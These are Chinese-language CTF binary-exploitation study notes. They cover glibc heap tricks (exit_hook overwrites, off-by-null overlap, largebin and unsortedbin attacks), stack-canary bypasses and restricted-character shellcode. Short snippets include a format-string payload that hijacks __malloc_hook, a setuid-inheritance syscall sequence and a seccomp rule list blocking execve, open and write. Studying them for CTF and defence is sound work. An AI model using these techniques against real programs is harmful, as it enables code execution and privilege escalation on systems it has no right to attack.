在`exit.c`的源码中有这样一段：

```
__run_exit_handlers (int status, struct exit_function_list **listp,
                bool run_list_atexit, bool run_dtors)
{
...
if (run_list_atexit)
    RUN_HOOK (__libc_atexit, ()); // 可以打__libc_atexit
...
```

其中，只要`exit`正常被调用，`run_list_atexit`就为真，如下所示：

```
void exit (int status)
{
  __run_exit_handlers (status, &__exit_funcs, true, true); // 传的run_list_atexit为
True
}
```

这个`exit_hook`最大的优点是其在`libc`而不是`ld`中，缺点是无法传参，只能看运气打`one_gadget`。

而`__libc_atexit`是`libc.so.6`中的一个段，要找它的偏移只需要在`ida`中查看该段(`segments`)的地址即可。

或者在`gdb`中使用如下方式查看：

```
p &__elf_set___libc_atexit_element__IO_cleanup__
```

最大的问题是，这种`hook`在很多版本是不可写的，包括`glibc2.23`和`glibc2.27`等。在`glibc 2.31-0ubuntu9.2`中是可写的，而在`glibc 2.31-0ubuntu9.7`中又不可写。因此，这种`hook`并不能保证通用，在适当的时候可以偷家。

exit_hook 3

这是打`SCUCTF2023`新生赛学到的一个`exit_hook`。我们知道`fini_array`会在程序结束的时候被调用。而`fini_array`是在`elf`中的，因此在开启`PIE`时，一定会将`fini_array`来加上程序基地址来获取到`fini_array`的实际地址，从而执行里面的函数。因此，**在`libc`（其实是`ld`）中必然存放有`code_base`**，事实上也确实如此。在程序执行`fini_array`时，首先从`_rtld_global._dl_ns[0]._ns_loaded->l_addr`中来获取到`code_base`，也就是程序基地址，接下来再通过该基地址来加上`elf`中的`fini_array`的值，通过该指针来执行里面的函数。

因此，若对`_rtld_global._dl_ns[0]._ns_loaded->l_addr`进行覆盖，便可以起到`hook`的作用。只需要满足以下式子即可：

```
_rtld_global._dl_ns[0]._ns_loaded->l_addr(修改后) + fini_array of elf == one_gadget
(任意要执行的函数)
```

这里通常情况下可能不太好打`one_gadget`，也可以打`system`，调试一下观察`rdi`，也是一个可以打的值。

获取该`hook`的地址：

```
p/x &_rtld_global._dl_ns[0]._ns_loaded->l_addr
p/x &(*_rtld_global._dl_ns[0]._ns_loaded).l_addr
```

最终，执行该 hook 的代码位于 elf/_dl_fini.c 中，代码如下：

```
while (i-- > 0)
     ((fini_t) array[i]) ();
 }
```

其中汇编代码如下：

```
 ▶ 0x7f99aefbaf5b <_dl_fini+507>    lea    r14, [rsi + rax*8]
   0x7f99aefbaf5f <_dl_fini+511>    test   edx, edx
   0x7f99aefbaf61 <_dl_fini+513>    je     _dl_fini+536
<_dl_fini+536>

   0x7f99aefbaf63 <_dl_fini+515>    nop    dword ptr [rax + rax]
   0x7f99aefbaf68 <_dl_fini+520>    call   qword ptr [r14]
```

可以看到 rax 是数组的 i，在 i=0 时最后执行的即是 rsi 存放的值指向的值。

在调用这个函数时，该 rdi 也是可控的，在笔者本次调试为 _rtld_global+2312

通过ld来获取程序基地址

```
_rtld_global._dl_ns[0]._ns_loaded->l_addr // 因为_rtld是ld里面的
    // 低版本可能libc和ld有固定偏移，也可以尝试用一下
```

off by null制作三明治结构

先一句话：大小大，通过小覆盖第二个大的 prev_inuse，同时改第二个大的 prev size，按照顺序释放两个大，此时三个合并，申请第一个大回来，此时可以通过小来获得 libc，再次申请还可以获得重叠指针，进而使用 UAF 进行 fastbin attack 或者 unsortedin attack 等

off-by-null，本部分是在做西南赛区国赛2019年的 pwn2 总结的，该题目环境是 ubuntu18，glibc2.27。

先大致说明一下流程，再详细讲。首先申请三个 chunk012，chunk0 为 large chunk，chunk1 为 small chunk，chunk2 为 large chunk。释放 chunk0 置入 unsortedbin，释放 chunk1 再申请回来（申请末尾为8的，同时写 chunk2 的 prev_size 为 chunk0 + chunk1），此时触发 off by null 让 chunk2 认为前一个 chunk 为 free 状态。释放 chunk2，这会导致 chunk2 前向合并，将三个 chunk 合并为一个 chunk。申请一个大小为 chunk0 大小的 chunk，会切割这个大 chunk 为以前的 chunk0 和 chunk1+chunk2，由于 chunk1 其实并没有被释放而是被合并进来的，因此此时我们可以打印 chunk1，即可泄露 libc 地址，并且再次申请 chunk1 大小的 chunk，会将 chunk1 切割下来，此时有两个指针都指向 chunk1，接下来可以打 double free 之类的。

画一个图：

如上图，构造如上的形式即 `chunk0` 在 `unsortedbin`， `chunk1` 来 `off-by-null` 掉 `chunk2` 的 `size` 末尾使得 `chunk2` 认为 `prev` 是 `free` 的，同时将 `chunk2` 的 `prev_size` 写成 `chunk0+chunk1`。

此时释放 `chunk2`，会将三个 `chunk` 合并成一个并置入 `unsortedbin`。切割下来 `chunk0`，打印 `chunk1` 即可泄露 `libc` 地址（`chunk1` 虽然合并在里面，但是它并没有被释放）。再次切割 `chunk1` 下来，就有两个指向 `chunk1` 的指针了。

修复与破局

遗憾的是，从 `glibc2.29` 开始，合并时会检查合并的 `size` 和 `prev_size` 是否相同，传统的三明治也就没有办法使用了。

`off-by-null` 可以通过在泄露了堆地址的情况下构造 `unlink`。**注意：**


本来 `small bin` 和 `fastbin` 正常情况下不会使用 `unlink`。

但实际上，只是因为若是fastbin或者smallbin或者tcachebin，不会设置下一个chunk的prev_size和prev_inuse位罢了。

若我们设置了这两个位，同样可以对fastbin、smallbin、tcache进行unlink，从而构造重叠指针等。

我们同样利用 `off-by-null` 和 `unlink` 来用三明治类似的思想进行重叠指针的构造。

构造如下图所示：



可能比较难以理解，我们详细、分步地解释：

注意，若我没有写对某个堆块 `free`，那么它**没有**被 `free`。此外，我们需要**提前泄露堆地址**，保证每个堆块地址可知。

我们有三个 `chunk`，分别是 `chunk1`、`chunk2`、`chunk3`，其中 `chunk3` 是个 `large chunk`，大小为 `0x500`，另外两个为大小为 `0x30` 的 `chunk`。

- 我们通过 `chunk2` 写 `chunk3` 的 `prev_size` 等于 `0x50`，并 `off-by-null` 将 `chunk3` 的 `prev_in_use` 置为 `0`。
- 正常情况的 `unlink` 我们需要知道一个指向合并后堆块的指针，那么我们在 `chunk2` 中写一个合并后堆块的地址，也就是在 `addr2` 处写一个 `addr1`。
- 在 `chunk1` 中构造 `fake chunk`，`fake chunk` 的 `size` 为 `fake chunk + chunk2` 的大小，这里为 `0x51`
- `fake chunk` 的 `fd` 为 `addr2-0x18`，而 `bk` 为 `addr2-0x10`，因为 `addr2` 存放的是它自己的地址，是个指向它自己的指针，绕过 `unlink` 安全检查。
- `free` 掉 `chunk3`，此时通过 `chunk3` 的 `prev_size` 来找到 `fake chunk`，将 `fake chunk` 进行 `unlink`，从而导致 `chunk1-3` 合并为一个。
- 还需要注意的就是，`glibc2.29` 下，从 `tcache` 中获得 `chunk` 还会检查对应 `tcache bin` 的 `count` 是否大于 `0`，大于 `0` 才可以申请。因此需要事先释放一个对应大小的 `chunk`。

- 此时三个 chunk 会合并到 fake chunk 的位置而不是 chunk1 的位置。申请回一个大于 fake chunk + chunk1 大小的 chunk，即可编辑 chunk2，获得了 chunk2 的重叠指针。

off-by-null制作三明治结构-revenge(calloc)

上面我们通过三明治结构可以构造重叠指针。若可以实现多次 off-by-null，我们可以在构造重叠指针后，重新将三明治结构再制作一遍，然后三个 chunk 合并添加到 unsortedbin 时，可以直接再次 delete 小的，此时小的会添加到 fastbin，然后申请第一个大的，就会使得小的 fd 和 bk 被写 main_arena+88。这个在使用 calloc 申请的时候比较有用。

即：两次三明治结构会让保留有重叠指针的情况下让三个 chunk 再次合并为一个 unsortedbin chunk。

off by null之chunk shrink

chunk shrink 算是另一种 off by null 的利用，相比于三明治结构要比较复杂。适用于一些极端情况。

使用方法：小大小三个 chunk（不能是 fastbin 大小），设为 abc。 b 为 0x510（例如），在其最末尾写 fake prev_size 为 0x500，释放 b 置入 unsortedbin，通过 a 进行 off by null 将 b 的 size 变为 0x500。申请几个加起来为 0x500 的 chunk，第一个不能为 fastbin 大小，例如三个为 0x88， 0x18， 0x448，设为 def。先后释放 d 和 c，将会导致最开始申请的 b 和 c 合并，由此再次申请回 d，再申请回 e 可以获得重叠的 e 指针。

off by null之无法控制prev_size时

特殊情况，有的时候无法控制 prev_size。此时可以考虑使用 unsortedbin 合并时会自动往 prev_size 写数据的特性。

如下三个大小为 0x100 的 chunk：

```
| chunk A |
| chunk B |
| chunk C |
```

先后释放 A B C，这会使得 A 先和 B 合并，并随之与 C 合并。而释放 B 的时候，由于 AB 合并， C 的 prev_size 便被写了一个 0x200，即 A B 大小之和。

而当我们释放掉三个 chunk 时， C 的 prev_size 仍然还在。此时我们再先后申请回 A B C， C 的 prev_size 不会被清空。

glibc2.23下通过劫持vtable来getshell

程序调用 exit 时，会遍历 _IO_list_all，并调用 _IO_2_1_stdout_ 下的 vtable 中的 setbuf 函数。而在 glibc2.23 下是没有 vtable 的检测的，因此可以把假的 stdout 的虚表构造到 stderr_vtable-0x58 上，由此 stdout 的虚表的偏移 0x58(setbuf的偏移) 就是 stderr 的虚表位置。

通过largebin泄露堆地址

总是忘了在 largebin 中只有一个 chunk 的时候它的 fd_nextsize 和 bk_nextsize 会指向自身。特此记录，可以通过 largebin 的 bk_nextsize 和 fd_nextsize 来泄露堆地址。

largebin attack后最快恢复链表的方法

个人经验。 largebinattack 我们一般利用将 unsortedbin 中的 chunk 挂入 largebin 时的分支，我们可以记录在 largebin 中的 chunk 还没有被修改 bk_nextsize 时的 fd、bk、fd_nextsize、bk_nextsize 四个指针。 largebin attack 完成后，我们先申请回挂入的 unsortebin chunk，然后将 largebin 中的 chunk 修改回之前我们记录的四个指针，再申请回即可恢复。

反调试与ptrace

部分题目可能会使用子进程、 ptrace 的方式来防止调试，一旦调试就会出错。这种情况直接 patch 掉该部分即可，例如 call 反调试的函数可以直接跳转到下一条指令转而不执行 call 。

ptrace在调试时返回-1，非调试时返回0

如标题所示，这也就是 ptrace 反调试的原理。

canary绕过大全

泄露canary

打印栈上地址，覆盖 canary 末尾的 \x00 来直接打印

爆破canary

实际上 canary 在某些场景确实可以爆破，比如在多进程时，每个子进程的 canary 都是相同的。因此可以采用 one-by-one 的方式来对 canary 进行爆破

劫持__stack_chk_failed函数

canary 校验失败时会跳转到 __stack_chk_failed 函数，因此可以劫持其 got 表来利用这一点

覆盖TLS中的canary

canary 实际上存放在 TLS，Thread Local Storage 结构体里，校验 canary 时会通过 fs 结构体中的值和当前的 canary 进行比对，若不同则报错。因此可以通过覆盖掉 TLS 结构体中的值来绕过这个校验。这种绕过方式会根据子进程还是主进程而有略微的不同。

子进程

子进程中该结构体和栈都使用 mmap 映射到了同一个段中，且其地址比子进程的栈高。因此，可以直接通过栈溢出来覆盖掉 tls 结构体。即在子进程中若栈存在长度极大的溢出，可以覆盖 TLS 来覆盖 canary 。

主进程

主进程中`tls`结构体仍然位于映射段，但我们知道映射段实际上是基于`libc`地址的一个偏移。因此，要修改`tls`结构体基本上不能通过简单的栈溢出，而是可以考虑有`libc`地址的情况下打一个任意地址写，或者是`malloc`一个很大的内存，使其通过`mmap`分配到映射段前面，然后通过堆块溢出来修改`tls`结构体的值。

归根到底，子进程的`tls`结构体同样也在映射段上，只是因为子进程的栈也是映射出来的，因此可以直接栈溢出来修改。

覆盖方式

在`gdb`中，可以通过如下方式查看该结构体：

```
p/x *(tcbhead_t*)(pthread_self())
```

如下所示：

```
{
  tcb = 0x7ffff7d99700,
  dtv = 0x6032b0,
  self = 0x7ffff7d99700,
  multiple_threads = 0x1,
  gscope_flag = 0x0,
  sysinfo = 0x0,
  stack_guard = 0x1ba15d91dd80a100,
  pointer_guard = 0x6322b58812f391de,
  vgetcpu_cache = {0x0, 0x0},
  feature_1 = 0x0,
  __glibc_unused1 = 0x0,
  __private_tm = {0x0, 0x0, 0x0, 0x0},
  __private_ss = 0x0,
  ssp_base = 0x0,
  __glibc_unused2 = {{{
        i = {0x0, 0x0, 0x0, 0x0}
      }, {
      .........
       }},
  __padding = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0}
}
```

其中的`stack_guard`就是`canary`的值。可以在`gdb`中定位到这个`stack_guard`的地址，覆盖掉这个值。如：

```
pwndbg> p/x &(*(tcbhead_t*)(pthread_self())).stack_guard
$10 = 0x7ffff7d99728
```

如果上面的方法没有找到`canary`的存放地址（这是很有可能发生的），可以直接在`gdb`中寻找`tls`结构体中`canary`的地址。

在 gdb 中可以通过 canary 命令查看 canary 的值（有时候也无法得出结果，就在栈上观察一下）。随后，通过 gdb 搜索内存空间内还有何处有该值。

32 位和 64 位下分别为：

```
search -4 0x73a2f100 # 假设后面那个值为canary的值
search -8 0x58e1f3982b6400 # 后面那个值为canary的值
```

栈溢出难以回到主函数重新执行一遍

部分栈溢出尤其是 ret2libc 等题目时，通常会先泄露 libc，再重新回到 main 函数或者存在栈溢出的函数重新执行一遍以执行 ROP。但有的情况下中间会经历太过复杂的操作，因此可以直接使用如下方式：

- 在 ROP 链中泄露 libc，同时调用程序中的 read 函数读 gadgets 到 bss 段
- 布置 leave_ret，使得栈迁移到 bss 段执行剩下的 gadgets，避免重新执行整个流程

shellcode题目

输入shellcode长度有限

- 可以考虑构造一个 read 和 ret 到 rsp，再输入 shellcode 到 rsp 执行。栈不可执行的话也可输入 rop 链
- 要注意： read 的 rdx 也就是长度不能太长
- push 不能输入 64 位立即数
- 可以用 push 再 pop 的方式来将 rdx 里存放 rsp 的值而不是 mov rdx, rsp，这是因为前者字节数更短
- 一个例子如下：

```
# 可以完成一个read系统调用的rdx和rsi部分
push rsp
pop rsi
mov edx, esi
syscall
ret
```

限制可见字符

比较常见不必多说， AE64 一把梭

```
from ae64 import AE64
from pwn import *
context.arch='amd64'

# get bytes format shellcode
shellcode = asm(shellcraft.sh())

# get alphanumeric shellcode
enc_shellcode = AE64().encode(shellcode)
print(enc_shellcode.decode('latin-1'))
```

配置：

```
enc_shellcode = AE64().encode(shellcode)
# equal to
enc_shellcode = AE64().encode(shellcode, 'rax', 0, 'fast')

'''
def encode(self, shellcode: bytes, register: str = 'rax', offset: int = 0, strategy:
str = 'fast') -> bytes:
"""
encode given shellcode into alphanumeric shellcode (amd64 only)
@param shellcode: bytes format shellcode
@param register: the register contains shellcode pointer (can with offset)
(default=rax)
@param offset: the offset (default=0)
@param strategy: encode strategy, can be "fast" or "small" (default=fast)
@return: encoded shellcode
"""
'''
```

shellcode限制字符的爆破脚本

我们知道若`shellcode`类的题目限制了使用的字符为可见字符或字母数字等情况时，可以使用`ae64`一把梭哈。然而，有的情况的限制更为严格，这种时候往往需要进行手搓`shellcode`了。

这里是一份`shellcode`可用字符的爆破脚本：

```
import itertools
from pwn import *

context.arch = "amd64"

s = "0123456789\x3a\x3b\x3c\x3d\x3e\x3f\x40" #可用字符

for x in range(3):
    for y in itertools.product(s, repeat=x+1):
        res = disasm("".join(y).encode())
        need_p = 1
        for kk in  (".byte", "rex", "ds", "bad", "ss"):
```

```
            if kk in res:
                need_p = 0
                break
        if need_p:
            print(res)
```

shellcode没有地方写flag内容时，可以用mmap

有时候遇到`shellcode`段在写好之后又被使用`mrotect`给禁用写权限的情况。

这个时候可以使用`mmap`来分配一段内存或者代替`read`，从而让系统自己决定或者指定一段可写区域。

奇数位置写奇数，偶数位置写偶数

最难的点在于如何构造`syscall`，因为`syscall`的字节码为`\x0f\x05`。

对于这种题目，一般思路我们需要尽快再次构造一个`read`，避免题目限制给我们带来的影响。

而对于`syscall`的构造，可以采用如下思路：

- 利用一条指定位置修改的指令，例如`sub [rsi+0x2d], bx`来修改出`syscall`指令。里面的`0x2d`可以替换为任意奇数。
- 直接通过`call`来执行`glibc`中的函数而不是使用`syscall`。甚至可以使用`glibc`中的`syscall`函数。
- 通过`call`构造的时候，可以先从程序的`got`表里面提取`libc`的地址来计算。

此外，奇数和偶数可以分别用如下不会干扰`shellcode`的指令：

- 奇数可以使用`gs`、`std`。
- 偶数可以使用`nop`。

最后，总结一些可用指令：

偶数：

```
pop rax
push rax
pop rsi
push rsi
pop rdx
push rdx
nop
```

奇数：

```
pop rdi
push rdi
pop rcx
push rcx
gs
std
```

奇偶组合：

```
pop r10
push r10
pop r8
push r8
call rax
call rsi
call rdx # call指令为0xff，因此要满足奇偶只有这几个
add eax, 0x01020102 # 奇偶奇偶奇，add eax部分为单字节0x5
```

偶奇组合：

```
xchg rax, rdi
xchg rsi, rdx # 偶奇偶
sub [rsi+0x2d], bx # 偶奇偶奇
mov rax, [rax] # 偶奇偶
mov rsi, [rsi] # 偶奇偶
mov rdx, [rdx] # 偶奇偶
sub ax, 0x0102 # 偶奇偶奇，数字为奇偶即可
add ax, 0x0102 # 偶奇偶奇，数字为奇偶即可
add si, 0x0201 # 偶奇偶奇偶，数字为偶奇
add rax, rdi # 偶奇偶
add rax, rsi # 偶奇偶
add rax, rdx # 偶奇偶
sub rax, rdi # 偶奇偶
sub rax, rsi # 偶奇偶
sub rax, rdx # 偶奇偶
inc ax # 偶奇偶
dec ax # 偶奇偶
mov rax, rsp # 偶奇偶
mov rsi, rsp # 偶奇偶
mov rdx, rsp # 偶奇偶
xor rax, rax # 偶奇偶
xor rsi, rsi # 偶奇偶
xor rdx, rdx # 偶奇偶
```

将global_max_fast打了unsortedbin后链表损坏如何打fastbin attack

`unsortedbin attack`打了之后链表会损坏，若是要继续申请其它`chunk`将会出错。

而一种攻击方式是打`global_max_fast`，使用`unsortedbin attack`打`global_max_fast`之后，来打`fastbin attack`。

然而，`unsortedbin attack`之后链表损坏，已经难以申请新的`chunk`了。

解决办法是，在 unsortedbin attack 时，通过切割，将要进行 unsortedbin attack 的 unsortedbin chunk 的大小设置为接下来要进行 fastbin attack 的大小。如此一来，通过 malloc 来申请 unsorted chunk 并触发 unsortedbin attack 之后，只需要将这个 chunk 进行 free 就可以将其置入对应的 fastbin 了。

通过libc偏移进行堆地址泄露

libc.sym['__curbrk'] 是堆地址的一个固定偏移

通过FSOP触发setcontext+53

在 orw 中可以通过 FSOP 触发 setcontext+53，此时 rdi 是当前正在刷新的 _IO_FILE_plus，因此假如将当前的 _IO_FILE_plus 劫持为堆上的 chunk 后，即可控制 rdi 来控制程序执行流。

tcache无法leak时直接修改tcache_perthread_struct

在 tcache 中含有多个 chunk 时， tcache 存储的指针和 tcache_perthread_struct 存在固定偏移，可以直接 partial overwrite。

tcache中释放tcache_perthread_struct获得unsorted bin chunk

如题

没有leak时通过stdout泄露地址

如果没有 leak，那么可以考虑通过打 unsortedbin 中残留的 libc 指针，通过 partial overwrite 的方式来操纵 stdout 泄露地址。

ROP中的magic gadget

inc

用到的 gadget 是：

```
inc dword ptr [ebp - 0x17fa8b40] ; ret 0
```

由于那道题中的 ebp 可以随便控制，且 got 表可以写，因此我们构造一下，使得一直让 atol 的 got 表值 +1，直到等于 system。事实上这道题不是直接用这个 gadget 来一直 +1 的，而是使用其来给倒数第二字节一直 +1，最低位直接用 read 来读，以此来减少 +1 的次数。

ebx的magic gadget

```
$ ROPgadget --binary ./cscctf_2019_qual_signal | grep ebx
0x0000000000400618 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax + rax] ;
ret
```

如上所示，可以往`[rbp - 0x3d]`加上`ebx`的值。若我们可以控制这两个值，可以往任意地址加上一些值。

通常情况下可以配合`ret2csu`，因为`csu`可以控制这些寄存器嘛。

例如，可以通过`csu`和这个`magic gadget`配合来将`alarm`的`got`表的值加五，`alarm+5`实际上就是`syscall`。

后记：这个`gadget`我实测使用`ropper`找不到。可以用如下方式的`ROPgadget`来找：

```
ROPgadget --binary ./pwn | grep 'ebx'
```

malloc_consolidate实现fastbin double free->unlink

大小属于`fastbin`的`chunk`被`free`时，会检查和`fastbin`头相连的`chunk`是否是同一个`chunk`。然而，`malloc_consolidate`可以将`fastbin`链表中的`chunk`脱下来添加到`unsortedbin`，并设置其内存相邻的下一个`chunk`的`prev_inuse`为`0`。`malloc_consolidate`可以由申请一个很大的`chunk`触发。由此，若只能释放同一个`fastbin`的`chunk`，可以先`free`它将其添加到`fastbin`，然后使用`malloc_consolidate`将其置入`unsortedbin`。此时便可以再次`free`该`chunk`添加到`fastbin`，此时一个位于`fastbin`，另一个位于`unsortedbin`。申请回`fastbin`的`chunk`，在里面伪造一个`fake chunk`，由于其下一个`chunk`的`prev_inuse`被设置，因此可以进行`unsafe unlink`。不适用于继续`fastbin attack`，因为另一个`chunk`不位于`fastbin`。例题为`sleepyHolder_hitcon_2016`.

mmap分配的chunk的阈值更改

我们知道`malloc`一个很大的`chunk`时会通过`mmap`来映射到`libc`附近，而不是`top chunk`中分配。

然而，当`free`很大的`chunk`时，其通过`mmap`分配的`chunk`的阈值会改变，改变为`free`的`chunk`的大小的页对齐的值。

例如，第一次`malloc(0x61a80)`，会将其以`mmap`的方式分配到`libc`附近。我们`free`这个`chunk`，此时`mmap`的阈值将会变为`0x62000`。我们再次`malloc(0x61a80)`，将会使得其切割`top chunk`来分配，而不是`mmap`分配到`libc`附近。

栈上的字符串数组未初始化泄露libc

某些栈上的字符串若未初始化，可能其中本来存放有一些`libc`地址，可以直接泄露，或者使用`strlen()`、`strdup()`等函数利用。

strcat、strncat等函数漏洞

这些函数会在末尾补一个`\x00`，有的时候会有奇效（比如覆盖掉下一个变量）

继承suid程序

若一个程序为`suid`程序，通过这个程序获得`shell`也可以继承，适用于程序为`suid`但是`flag`需要高权限的情况。

可以通过如下方式继承`suid`权限：


```
setuid(geteuid())
```

对应汇编如下：

```
mov eax, 0x6b
syscall
mov edi, eax
mov eax, 0x69
syscall
```

若存在alarm、close，则可以利用偏移得到syscall

如下所示，`alarm+5`即可获得`syscall`，正常情况则没有。`close`中直接就有



printf中获取到特别长的字符串时会调用malloc和free

如题，因此可以通过这种方式来获得`shell`：

```
payload = fmtstr_payload(7, {libc.sym['__malloc_hook']:one_gadget[0] +
libc.address})
payload += b'%100000c'
```

具体多长呢？说不清楚，但是假如`printf`没有输出那个很长的空白字符串，那就说明执行到`malloc_hook`里面去了，对吧？

所以可以观察是否有这个输出来判断是否是执行了`malloc_hook`。

若能使用fstat系统调用，那么可以转32位下获得open系统调用

如题，`64`位下`fstat`系统调用号为`5`，而在`32`位下系统调用号为`5`的是`open`系统调用。

因此可以通过如下方式转`32`位。

64位和32位系统调用互转

利用`retfq`进行运行模式的转换。

`retfq`就相当于`jmp rsp; mov cs, [rsp + 0x8]`，cs寄存器中`0x23`表示`32`位运行模式，`0x33`表示`64`位运行模式，所以我们只需要构造如下方式就可以实现`64`到`32`的模式转换：

```
push 0x23
push <ret_addr>
retfq
```

同理，`32`位到`64`位可以通过如下方式：

```
push 0x33
push <ret_addr>
retf
```

其中的`<ret_addr>`表示执行`retf`之后该执行什么，比如可以让`push`的值为`rip+3`。

`64`位转`32`位时，需要注意`rsp`是否过长。

需要注意，若转`32`位，`gdb`调试时可能会提示：`invalid rip xxx`，这个时候并不一定有问题，再按一下`si`，就恢复正常了！

roderick师傅B站录播笔记

工具专题

pwngdb

- 可以使用`bcall`来将断点下到`call xx`的地方，例如`bcall memset`会下断点到`call memset`的地方而不是默认的`libc`内部。
- 可以使用`tls`来查看`thread local storage`
- `fmtarg`可以断在`printf`时计算`format string`的`index`
- `heapinfoall`可以查看**每一个线程**的`heapinfo`
- `magic`可以打印有用的函数和变量（`system`、`setcontext`、各种`hook`）
- `fp`、`fpchain`分别可以打印`IO_FILE`结构和`IO_FILE`的链表
- `chunkinfo`可以查看某个`chunk`的状态，例如**是否可以**`unlink`**等**
- 和上面同理有`mergeinfo`

tmux使用

在`~/.tmux.conf`编写以下配置：

```
set -g prefix C-a #
unbind C-b # C-b即Ctrl+b键，unbind意味着解除绑定
bind C-a send-prefix # 绑定Ctrl+a为新的指令前缀
# 从tmuxv1.6版起，支持设置第二个指令前缀
set-option -g prefix2 ` # 设置一个不常用的`键作为指令前缀，按键更快些
#set-option -g mouse on # 开启鼠标支持
# 修改分屏快捷键
unbind '"'
bind - splitw -v -c '#{pane_current_path}' # 垂直方向新增面板，默认进入当前目录
unbind %
bind \\ splitw -h -c '#{pane_current_path}' # 水平方向新增面板，默认进入当前目录
# 设置面板大小调整快捷键
bind j resize-pane -D 10
bind k resize-pane -U 10
bind h resize-pane -L 10
bind l resize-pane -R 10
```

便可以通过前缀键`加上`\`来左右分割屏幕，使用前缀键`加上`-`来上下分割屏幕，并使用`hjkl`调整窗口大小。

one_gadget使用

- 并不是一定要满足它写出的条件才可以使用，写出的是充分条件
- 可以使用`one_gadget ./libc.so.6 -n func`来找出离某个函数最近的`one gadget`，在`partial overwrite`的时候非常有用
- 可以使用`one_gadget --base`添加`libc`地址来输出完整地址

seccomp-tools使用

- 主要是可以通过自己编写如下指令的方式来生成一个带有沙箱的`C`语言程序，非常方便

```
A = arch
A == ARCH_X86_64 ? next : dead
A = sys_number
A >= 0x40000000 ? dead : next
A == open ? dead : next
A == write ? dead : next
A == execve ? dead : next
A == execveat ? dead : next
ok:
return ALLOW
dead:
return KILL
```

通过以下方式直接生成：

```
seccomp-tools asm ./libseccomp.asm -f c_source
```

